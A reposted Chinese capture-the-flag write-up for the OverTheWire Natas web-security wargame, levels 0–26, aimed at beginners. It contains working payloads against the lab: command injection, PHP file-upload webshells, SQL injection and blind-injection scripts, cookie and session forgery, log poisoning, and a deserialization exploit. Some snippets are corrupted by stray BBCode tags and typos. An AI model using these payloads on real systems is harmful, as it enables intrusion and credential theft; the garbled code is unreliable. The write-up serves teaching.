

# web安全Wargame—Natas解题思路（1-26）

转载

[dfkhhb995397](#) 于 2018-08-29 15:57:00 发布 248 收藏 1

原文链接: <http://www.cnblogs.com/ichunqiu/p/9554885.html>

版权

前言:

Natas是一个教授服务器端Web安全基础知识的 wargame，通过在每一关寻找Web安全漏洞，来获取通往下一关的密钥，适合新手入门Web安全。

[传送门](#)

接下来给大家分享一下，1-20题的WriteUp。

Natas0:

提示密码就在本页，右键查看源码，注释中发现 key

Key: gtVrDuiDfck831PqWslEzY5gyDz1clto

知识点: 查看页面源码

Natas1:

提示密码就在本页，但右键被禁用，可以使用F12查看元素得到key。

(常用的查看源码方法: 右键查看、F12查看元素，给页面url前加'view-source:'查看，使用Linux Curl命令查看)

Key: ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi

知识点: 查看页面源码

Natas2:

在源码中发现一个图片的链接，分析图片，无隐写内容，联想到目录权限问题，访问同级目录 <http://natas2.natas.labs.overthewire.org/files>，发现存在名为users.txt的文件，读取得到key。

Key: sJUNW6ucpu6HPZ1ZAchaDtwD7oGrD14

知识点: 水平越权

Natas3:

在源码中发现提示: 无信息泄露，谷歌这次不会发现它。提到了搜索引擎，猜测爬虫协议 robots.txt中存在信息泄露，访问网站爬虫协议 <http://natas3.natas.labs.overthewire.org/robots.txt>，发现Disallow: /s3cr3V/，尝试访问一下该目录 <http://natas3.natas.labs.overthewire.org/s3cr3V/>，发现了user.txt，读取得到key。

Key: Z9tkRkWmpt9Qr7XrSjWRkgOU901swEZ

知识点: 爬虫协议 robots.txt

Natas4:

提示来源出错，合法用户只能来自 "<http://natas5.natas.labs.overthewire.org/>"，在http的header中，referer代表从哪里跳转到本页面，只需要将该url写入到referer中即可。

(修改 referer 的值，可以用Burp Suite抓包后修改，也可以使用firefox插件hackbar来完成，还可以使用curl命令的 --referer参数来实现。)

Key: iXGIOfmpN7AYOQGpwn3fXpbaJVjChfq

知识点: 页面来源伪造

Natas5:

提示不允许进入，没有登录，查看 cookie信息后发现存在loggedin项，且值为0，猜测该值代表是否登录，将其修改为1，得到key。

( cookie信息是网站为了辨别用户身份、进行 session 跟踪而储存在用户本地终端上的数据，可以使用Burp Suite抓包后修改，也可以使用火狐的FireBug插件来编辑修改，还可以使用linux curl命令的 --cookie参数来修改)

Key: aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1

知识点: cookie伪造

Natas6:

该题提供了 php源码，点击查看分析，发现调用了includes/secret.inc页面，在输入一个变量secret后，如果和includes/secret.inc中 预设的secret相同，则输出密码，尝试访问该页面—<http://natas6.natas.labs.overthewire.org/includes/secret.inc>，在其源码中发现预设字符——"FOEIUWGHFEEUHOFUOIU"，将该字符串输入到之前的表单查询中，得到key。

Key: 7z3hEENjQtflzgnT29q7wAvMnFZdh0i9

知识点: PHP Include

Natas7:

页面出现了两个选项，点击后跳转，观察 url发现了page参数，猜测可能存在任意文件读取漏洞，且源码给了提示，密码在/etc/natas\_webpass/natas8 中，将/etc/natas\_webpass/natas8设为page参数的值，成功读取到key。

Key: DBfUbfqQG69KvJv1iAbMolpwSNQ9bWe

知识点: 任意文件读取漏洞

Natas8:

同样给了 php源码，审计源码，发现给了一个预设参数encodedSecret，以及一个加密函数encodeSecret，该函数将secret参数先进行base64编码，然后用strev 函数进行倒序，再用 bin2hex 函数转为16进制，返回结果。如果点击提交，且post传入的secret 参数值经加密后，等于 encodedSecret 参数的值，则输出key。至此，只需要将 encodedSecret的值逆推，然后post即可。

先把 '3d3d516343746d4d6d6c315669563362'从16进制转成字符串,然后把该字符串倒序,最后将之base64解码,得到'oubWYf2kBqz',将该字符串post得到key。

Key: W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDI

知识点: 常见编码、php函数

Natas9:

仍然给出源码，审计，发现使用了 php命令执行函数passthru，执行了grep命令，由此想到命令注入漏洞，且已知各等级密码均存储在/etc/natas\_webpass目录下，使用|或&来截断grep命令，再用cat读

取密码,用#注释掉后面的内容,构造如下: & cat /etc/natas\_webpass/natas10 #, post得到key。

Key: nOpp1igQAKUzal1GUUJzn1bFVj7xCNzu

知识点: 命令注入漏洞

## Natas10:

这题和上题类似,但使用了正则过滤,过滤掉了一些字符,无法继续截断,但可以利用 grep 命令匹配密码来实现, grep支持正则,输入 [a-zA-Z] /etc/natas\_webpass/natas11 # 即可得到 key。

Key: U82q5TCMMQ9xuFol3dYX61s7OZD9JKoK

知识点: 正则表达式、grep命令

## Natas11:

页面提示 cookie被异或加密保护,查看源码,发现了一个预定义参数和三个函数

参数: \$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff") #猜测将showpassword设置为yes即可得到密码。

异或加密函数:

[PHP] 纯文本查看 复制代码

```
?
01 function xor_encrypt( $in ) {
02     $key = '<censored>'; #预定义参数key
03     $text = $in; #输入参数
04     $outText = ''; #输出参数
05     // Iterate through each character
06     for ( $i = 0; $i < strlen ( $text ); $i ++ ) { # for 循环, 遍历输入参数
07         $outText .= $text [ $i ] ^ $key [ $i % strlen ( $key ) ]; #将输入参数对应位和key对应位异或, key位数不够则从头循环, 结果存到输出参数
08     }
09     return $outText; #返回加密结果
10 }
```

加载函数: function loadData(\$def), 加载data, 将\$\_COOKIE["data"]解密还原, 存为 \$mydata 数组, 返回\$mydata。

保存函数: function saveData(\$d), 将传入的参数, 经过编码处理, 存入\$\_COOKIE["data"]中。

主要思路就是得到构造新的输入参数, 使得 "showpassword"=>"yes", 编码后得到新的data。这就要求要知道key的值, 而已有一个默认值, 由此逆推得到key。

[PHP] 纯文本查看 复制代码

```
?
01 <?php
02 $defaultdata = array ( "showpassword" => "no", "bgcolor" => "#ffffff" );
03 $data = 'C1VLh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxPeaAw';
04 function xor_encrypt( $in, $out ) {
05     $key = '';
06     $text = $in;
07     for ( $i = 0; $i < strlen ( $text ); $i ++ ) {
08         $key .= $text [ $i ] ^ $out [ $i ];
09     }
10     return $key;
11 }
12 echo xor_encrypt( json_encode( $defaultdata ), base64_decode ( $data ) );
13 ?>
```

得到 key: \$key = 'qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq'

再利用 key, 构造新data:

[PHP] 纯文本查看 复制代码

```
?
01 <?php
02 $defaultdata = array ( "showpassword" => "yes", "bgcolor" => "#ffffff" );
03 function xor_encrypt( $in ) {
04     $key = 'qw8J';
05     $text = $in;
06     $outText = '';
07
08     // Iterate through each character
09     for ( $i = 0; $i < strlen ( $text ); $i ++ ) {
10         $outText .= $text [ $i ] ^ $key [ $i % strlen ( $key ) ];
11     }
12     return $outText;
13 }
14 echo base64_encode ( xor_encrypt ( json_encode ( $defaultdata ) ) );
15 ?>
```

得到新的 data: CIVLh4ASCsCBE8lAxMacFMoxTITWxooFhRXJh4FGn8TVF4sFxFeLFMK

替换 cookie中的data, 得到key。

Key: EDXpOpS26wLKHZy1rDBPUZkORK\*IR3

知识点: 常见编码、异或逆推、修改 cookie

## Natas12:

文件上传页面,发现没做过滤,只是把上传后的文件名及后缀名修改了,思路就是上传一个简单的 php文件,读取/etc/natas\_webpass/natas13。点击上传php文件,用burp拦截,修改name后缀为php,访问返回的php页面即可得到key。

[PHP] 纯文本查看 复制代码

```
?
1 <?php
2 system( 'cat /etc/natas_webpass/natas13' );
3 ?>
```

Key: jmLTY0qiPZBbaKc9341cqPQZBjv7MQbY

知识点: 文件上传、抓包修改

## Natas13:

还是文件上传，测试上传发现过滤，`exif_imagetype()`函数，用于检验文件是否是图片，读取一个图像的字节并检查其签名，只要在php文件最前面加上图片信息签名即可绕过。

[PHP] 纯文本查看 复制代码

?

```
1 GIF89a
2
3 <?php
4 system('cat /etc/natas_webpass/natas14');
5 ?>
```

其余与 12题相同。

Key: Lg96M10TdfaPyVBKjdjymbllQ5L6qdl1

知识点: 文件上传，绕过签名检测

### Natas14:

是一个登录界面，有源码，查看源码后发现是一个无过滤的 sql注入题，使用万能密码登录即可。

Username: admin" or 1=1 #

password没做空值检验，随便输入或不输入皆可。

Key: AwWj0w5cvxrZiONgZ9J5stNVkmdk39J

知识点: sql万能密码

### Natsa15:

依旧是 sql注入题，查看源码,分析一下，发现没有sql信息的回显，只有对用户名的判断，确定是sql盲注。

Sql查询语句如下:

[PHP] 纯文本查看 复制代码

?

```
1 $query = "SELECT * from users where username=\"\". $_REQUEST [ \"username\" ]. \"\"";
```

Database构造语句如下:

[PHP] 纯文本查看 复制代码

?

```
1 CREATE TABLE `users` (
2     `username` varchar(64) DEFAULT NULL,
3     `password` varchar(64) DEFAULT NULL
4 );
```

猜测一下，是否存在 user=natas16，返回存在，因为每一关的key都长达32位，不容易爆破，使用注入得到password更合适一些。虽然sql语句中只查询了username，但可以使用and将对password的查询连接起来，构成布尔注入，使用like模糊查询，最终得到key。

Payload:

[PHP] 纯文本查看 复制代码

?

```
1 'username' : 'natas16" AND password LIKE binary "%s"%字符'
```

脚本:

[Python] 纯文本查看 复制代码

?

```
01 import requests
02
03 url = "http://natas15:AwWj0w5cvxrZiONgZ9J5stNVkmdk39J@natas15.natas.labs.overthewire.org/index.php"
04 chr = "ABCDEFGHJKLMNPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz"
05 payload = r 'natas16" AND password LIKE binary "%s" #'
06 #使用like模糊查询不会区分大小写，要带上binary.
07 key = "%s"
08 while len(key) <= 32 : #循环32次
09     for i in chr : #确定字符
10         a = key[:-1] + i + key[-1:]
11         print a
12         req = requests.post(url = url, data = { 'username' : payload % a})
13         if "This user exists" in req.text:
14             key = a
15             print key
16         print key #输出key
```

Key: WalHEacj63wnNIBROHeq3p9t0m5nhmh

知识点: sql盲注之布尔盲注

### Natas16:

这一关相较于之前的第 10题，加上了正则过滤，使得|&"无法使用，且在grep的检索中添加了引号，无法添加其他选项和参数。代码:

[PHP] 纯文本查看 复制代码

?

```
1 passthru ("grep -i \"\$key\" dictionary.txt");
```

但在 PHP中，`$()`可以在引号中使用，因此，可以再次构造内层grep的正则匹配，即:

[PHP] 纯文本查看 复制代码

?

```
1 passthru ("grep-i " ($grep ^a etc/natas_webpasswd/natas17)wrong \" dictionary.txt");
```

如果 password的首字母为a，内层检索到了内容，则返回不为空，与后面的查询连接，使得外层检索变形，从而不返回标志字符hello;

如果不为 a，则内层未检索到，返回为空，则继续进行外层检索，会输出标志字符wrong或其他内容。

抓包查看数据提交方式，是 get提交，格式为?needle=xxxx&submit=Search。

据此，构造脚本，得到 key。

脚本:

[Python] 纯文本查看 复制代码

?

```

01 import requests
02 url = "http://natas16:WaIHEacj63wnNIBROHeqi3p9t0m5nhmh@natas16.natas.labs.overthewire.org/"
03 key = ''
04 char = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ' [ / color] [ / font] [ / align] [align = left] [font = 宋体] [color = Black]
05 [ / color] [ / font] [ / align] [align = left] [font = 宋体] [color = Black] while len (key) < 32 :
06     for i in range ( len (char)):
07         payload = { 'needle': '$(grep ^'+ key + char + '.* /etc/natas_webpass/natas17)wrong', 'submit': 'Search' }
08         req = requests.get (url = url, params = payload)
09         if 'wrong' not in req.text:
10             key += char
11     print key

```

Key: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw  
 知识点: 正则匹配, php命令执行

### Natas17:

分析源码, 又是一道 sql注入题, 与15题的内容类似, 只是不再提供回显, 所有echo均被注释掉了, 查询语句如下:  
 猜测到 username为natas18, 依旧是盲注的思想, 但因为没有了作为判断的回显, 所以这次选择时间盲注, 使用if()和sleep()函数完成注入。  
 脚本:

[Python] 纯文本查看 复制代码  
 ?

```

01 import requests
02 [ / color] [color = Black]
03 url = 'http://natas17:8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw@natas17.natas.labs.overthewire.org/index.php'
04 key = ''
05
06 for i in range ( 1, 33 ):
07     a = 32
08     c = 126
09     while a<c:
10         b = (a + c) / 2
11         payload=r 'natas18" and if(%<ascii(mid(password,%d,1)),sleep(2),1) and "" like "" % (b,i)
12         try :
13             req = requests.post (url = url, data = { "username" :payload}, timeout = 2 )
14         except requests.exceptions.Timeout, e:
15             a = b + 1
16             b = (a + c) / 2
17             continue
18         c = b
19     key += chr (b)
20     print key

```


Key: xvKlqDjy40Pv7wCRgDlMj0pFcSdJhdP  
 知识点: sql盲注之时间盲注



### Natas18:

一个登录界面, 查看源码, 发现没有连接数据库, 使用 Session登录, 且\$maxid设定了不大的上限, 选择采取爆破。  
 用 burp抓包, 给headers里添加cookie项PHPSESSID, 使用intruder的狙击模式, 爆破PHPSESSID, 从1-640, 当为138时, 成功登陆, 得到key。  
 过程如图:



<ignore\_js\_op>





<ignore\_js\_op>

Key: 4lwlrckuZlA9OsJ0koUtwU6lhokCPYs  
知识点: Session登录, 暴力破解

### Natas19:

提示, 遇上一题源码类似, 只是 PHPSESSID不连续。随便输入username和password, 抓包观察PHPSESSID, 发现是输入的信息, 按照password-username的格式, 由ascii码转化为16进制, 猜测正确PHPSESSID, 应该是id-admin, 用python构造字典, burp抓包后使用intruder模块, 导入字典后进行暴力破解。

字典脚本:  
[Python] 纯文本查看 复制代码

```
1 a = []
2 for i in range ( 30 , 40 ):
3     for j in range ( 30 , 40 ):
4         a.append( '%d%d' % (i,j))
5 with open ( "1.txt" , "w" ) as f:
6     for i in a:
7         f.write(i + "\n")
```

当 PHPSESSID=38392d61646d696e时, 得到key。

Key: eofm3Wsshxc5bwtVnEuGllr7ivb9KABF  
知识点: Session登录, 常见编码, 暴力破解

### Natas20:

读取源码, 发现把 sessionID存到了文件中, 按键值对存在, 以空格分隔, 如果\$\_SESSION["admin"]=1, 则成功登录, 得到key。并且通过查询所提交的参数, 也会被存到文件中, 因此, 可以采取注入键值对admin 1的方式来实现修改。

使用 burp抓包, 将name参数修改位: name=111%0Aadmin 1, 得到key。

Key: lFekPyrQXftziDEsUr3x21sYuahypdgj  
知识点: Session登录, 注入参数

### Natas21:

提示 http://natas21.natas.labs.overthewire.org/页面和http://natas21-experimenter.natas.labs.overthewire.org页面同位, 也就是共用服务器, session也是共用的。

查看第一个网页源码, 发现主要功能就是判断 session[admin]=1后显示密码;

[PHP] 纯文本查看 复制代码

```
1 查看第一个网页源码, 发现主要功能就是判断session[admin]=1后显示密码;
2 if ( $_SESSION and array_key_exists ( "admin" , $_SESSION ) and $_SESSION [ "admin" ] == 1 ) {
3     print "You are an admin. The credentials for the next level are:<br>";
4     print "<pre>Username: natas22\n";
5     print "Password: <censored></pre>";
```

print "Password: <censored></pre>";[mw\_shl\_code]

查看第二个网页源码, 发现可以提交数据, 更新session, 虽然有POST参数校验, 但仍可以注入admin=1。

可利用源码:

[PHP] 纯文本查看 复制代码

```
1 // if update was submitted, store it
2 if ( array_key_exists ( "submit" , $_REQUEST ) ) {
3     foreach ( $_REQUEST as $key => $val ) {
4         $_SESSION [ $key ] = $val ;
5     }
6 }
```

直接在第二个页面提交数据, burp抓包截取, 在post参数最后加上admin=1, 然后使用第二个网页的session id, 更新第一个网页的session id, 刷新得到key。

Key:chG9fbe1Tq2eWVMgjYYD1MsfvN461Kj

知识点: 共用 session、session注入

### Natas22:

查看源码, 发现关键代码:

[PHP] 纯文本查看 复制代码

?

```
1 if (array_key_exists ("revelio", $_GET)) {
2     // only admins can reveal the password
3     if (!($_SESSION and array_key_exists ("admin", $_SESSION) and $_SESSION ["admin"] == 1)) {
4         header ("Location: /");
5     }
}
```

header("Location: /") 中, header 函数表示发送一个原始 Http Header 到客户端, 指定 Location 是进行重定向, / 表示本地, 即刷新。

[PHP] 纯文本查看 复制代码

?

```
1 // if update was submitted, store it
2 if (array_key_exists ("submit", $_REQUEST)) {
3     foreach ($_REQUEST as $key => $val) {
4         $_SESSION [$key] = $val;
5     }
6 }
```

如果 get 参数中包含 revelio, 则输出 key。

总结思路, 先在 get 参数中添加 revelio, 满足显示 key 条件, 但要避免刷新, 所以使用 burp 抓包, 把第一次抓到的数据包放到 Repeater 中 Go 一下, 这样可以避免第二次的跳转, 在返回中看到了 key。

Key: D0vIad33nQF0Hz2EP255TP5wSW9ZsRSE

知识点: header 重定向、burp 截取抓包

### Natas23:

登录题, 查看源码, 发现关键代码:

[PHP] 纯文本查看 复制代码

?

```
1 if (array_key_exists ("passwd", $_REQUEST)){
2     if (strstr ($_REQUEST ["passwd"], "iloveyou") && ($_REQUEST ["passwd"] > 10)){
3         echo "<br>The credentials for the next level are:<br>";
4         echo "<pre>Username: natas24 Password: <censored></pre>";
5     }
6     else {
7         echo "<br>Wrong!<br>";
8     }
}
```

要求提交的 passwd 参数中包含字符 iloveyou, 且要其数值大于 10。考察的就是 php 字符与数值比较时, 会从开头截取数字, 到字符前为止。所以构造 passwd 为 11iloveyou 即可。

Key: OsRmXFguozKpTZ5X14zN043379LZveg

知识点: php 弱类型

### Natas24:

还是登录题, 查看源码, 发现关键代码:

[AppleScript] 纯文本查看 复制代码

?

```
01 <?php
02     if (array_key_exists ("passwd", $_REQUEST)) {
03         if (!strcmp ($_REQUEST ["passwd"], "<censored>")) {
04             echo "<br>The credentials for the next level are:<br>";
05             echo "<pre>Username: natas25 Password: <censored></pre>";
06         }
07         else {
08             echo "<br>Wrong!<br>";
09         }
10     }
}
```

存在 strcmp() 函数, strcmp() 函数的作用是比较两个字符串, 相同则为 0。由此自然想到了 strcmp 漏洞, strcmp 函数无法比较数组, 会返回 0, 将 passwd 输入为数组即可绕过。

Payload: [url]http://natas24.natas.labs.overthewire.org/?passwd[url]=1

Key: GHF6X7YwACaYssHVY05cFq83hRktl4c

知识点: strcmp 绕过漏洞

### Natas25:

查看源码, 发现关键函数:

[PHP] 纯文本查看 复制代码

?

```

function setLanguage(){
    #选择语言
    /* language setup */
    if (array_key_exists ("lang", $_REQUEST))
        if (safeinclude ("language/" . $_REQUEST ["lang"] ))#检查输入
            return 1;
        safeinclude ("language/en");
    }
function safeinclude($filename){
    #检查输入参数
    // check for directory traversal
    if (strstr ($filename, "../")){
        #禁止目录遍历
        logRequest ("Directory traversal attempt! fixing request.");
        $filename = str_replace ("../", "", $filename);
    }
    // dont let ppl steal our passwords
    if (strstr ($filename, "natas_webpass")){ #文件访问控制
        logRequest ("Illegal file access detected! Aborting!");
        exit (-1);
    }
    // add more checks...
    if (file_exists ($filename)) {
        #检测目录是否存在
        include ($filename);
        return 1;
    }
    return 0;
}
function logRequest($message){
    #请求日志
    $log = "[" . date ("d.m.Y H:i:s", time()) . "]"; #时间日期
    $log = $log . " " . $_SERVER ["HTTP_USER_AGENT"]; #加http_user_agent
    $log = $log . " \n" . $message . "\n"; #加上message
    $fd = fopen ("/var/www/natas/natas25/logs/natas25_" . session_id() . ".log", "a"); #将日志信息写入文件
    fwrite ($fd, $log);
    fclose ($fd);
}
}

```

禁止目录遍历中，将“/”替换成了“”，但这是可以绕过的，if是一次性把所有符合的替换掉，构造复合的参数即可绕过，例如：...//...//。  
 而文件访问控制，则使得无法直接读取 key，但存在日志信息，日志信息中保存有http\_user\_agent，这可以是新的注入点，把读取文件的php命令写入其中，访问即可得到key。  
 先访问日志文件  
 ../?lang=...//...//...//...//...//...//var/www/natas/natas25/logs/natas25\_65pv1nmkorshdjem56ktpf5.log  
 再使用 burp抓包，修改HTTP\_USER\_AGENT为：<?php include("/etc/natas\_webpass/natas26")?>，在返回的日志文件中得到key。  
 Key: oGgWAJ7zcGT28vYazGo4rkOPDhBu34T  
 知识点：绕过 if替换、代码审计

### Natas26:

查看源码，发现了 php反序列化函数unserialize()，且可以通过cookie来控制unserialize()的变量，猜测存在php反序列化漏洞。  
 Php序列化：php为了方便进行数据的传输，允许把复杂的数据结构，压缩到一个字符串中。使用serialize()函数。  
 Php反序列化：将被压缩为字符串的复杂数据结构，重新恢复。使用unserialize() 函数。  
 php反序列化漏洞：php有许多魔术方法，如果代码中使用了反序列化 unserialize()函数，并且参数可控制，那么可以通过设定注入参数来完成想要实现的目的。  
 关键代码：  
 [PHP] 纯文本查看 复制代码

```

class Logger{
    private $logFile; #三个私有参数
    private $initMsg;
    private $exitMsg;

    function __construct($file){ #类创建时调用
        // initialise variables #初始化变量
        $this->initMsg="#--session started--#\n";
        $this->exitMsg="#--session end--#\n";
        $this->logFile = "/tmp/natas26_" . $file . ".log";

        // write initial message #写入初始信息
        $fd = fopen ($this->logFile, "a");
        fwrite ($fd, $initMsg);
        fclose ($fd);
    }

    function log($msg){ #写入信息
        $fd = fopen ($this->logFile, "a");
        fwrite ($fd, $msg . "\n");
        fclose ($fd);
    }

    function __destruct(){ #类销毁时调用
        // write exit message #写入退出信息
        $fd = fopen ($this->logFile, "a");
        fwrite ($fd, $this->exitMsg);
        fclose ($fd);
    }
}

```

观察代码可以发现，在类销毁时调用的 \_\_destruct()魔术方法，可以向任意文件写入信息。  
 if (array\_key\_exists("drawing", \$\_COOKIE)){  
 \$drawing=unserialize(base64\_decode(\$\_COOKIE["drawing"]));  
 }  
 而且，可以通过 cookie来写入序列化注入信息。  
 总结思路，通过 cookie来注入信息，利用反序列化漏洞来构造可以执行查看key的payload，写入到目录下即可。  
 Payload:  
 [PHP] 纯文本查看 复制代码

```
01 <?php
02 class Logger{
03     private $logFile ;
04     private $initMsg ;
05     private $exitMsg ;
06     function __construct(){ #注入信息
07         $this->initMsg= "" ;
08         $this->exitMsg= "<?echo include '/etc/natas_webpass/natas27';?>" ;
09         $this->logFile= "img/aaa.php" ;
10     }
11 }
12
13 $test = new Logger();
14 echo serialize( $test );
15 echo "\n" ;
16 echo base64_encode(serialize( $test )); #显示base64编码后的序列化学字符串
17 ?>
```

本地执行，得到 base64 编码后的序列化学字符串：  
Tzo2OjJMb2dnZXIlOjM6e3M6MTU6lgBmB2dnZXIAbG9nRmlsZS17czo0MT0iaW1nL2FhYS5waHAiO3M6MTU6lgBmB2dnZXIAaW5pdE1zZyI7czowOiliO3M6MTU6lgBmB2dnZXIAZHpE1zZyI7czo0NjoiPD9lY  
把字符串覆盖到 cookie[drawing]中，访问../img/aaa.php即可得到key。  
Key:55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ  
知识点：php反序列化漏洞、代码审计

END~

大家有任何问题可以提问，更多文章可到[春秋论坛](#)阅读哟~

转载于:<https://www.cnblogs.com/ichunqiu/p/9554885.html>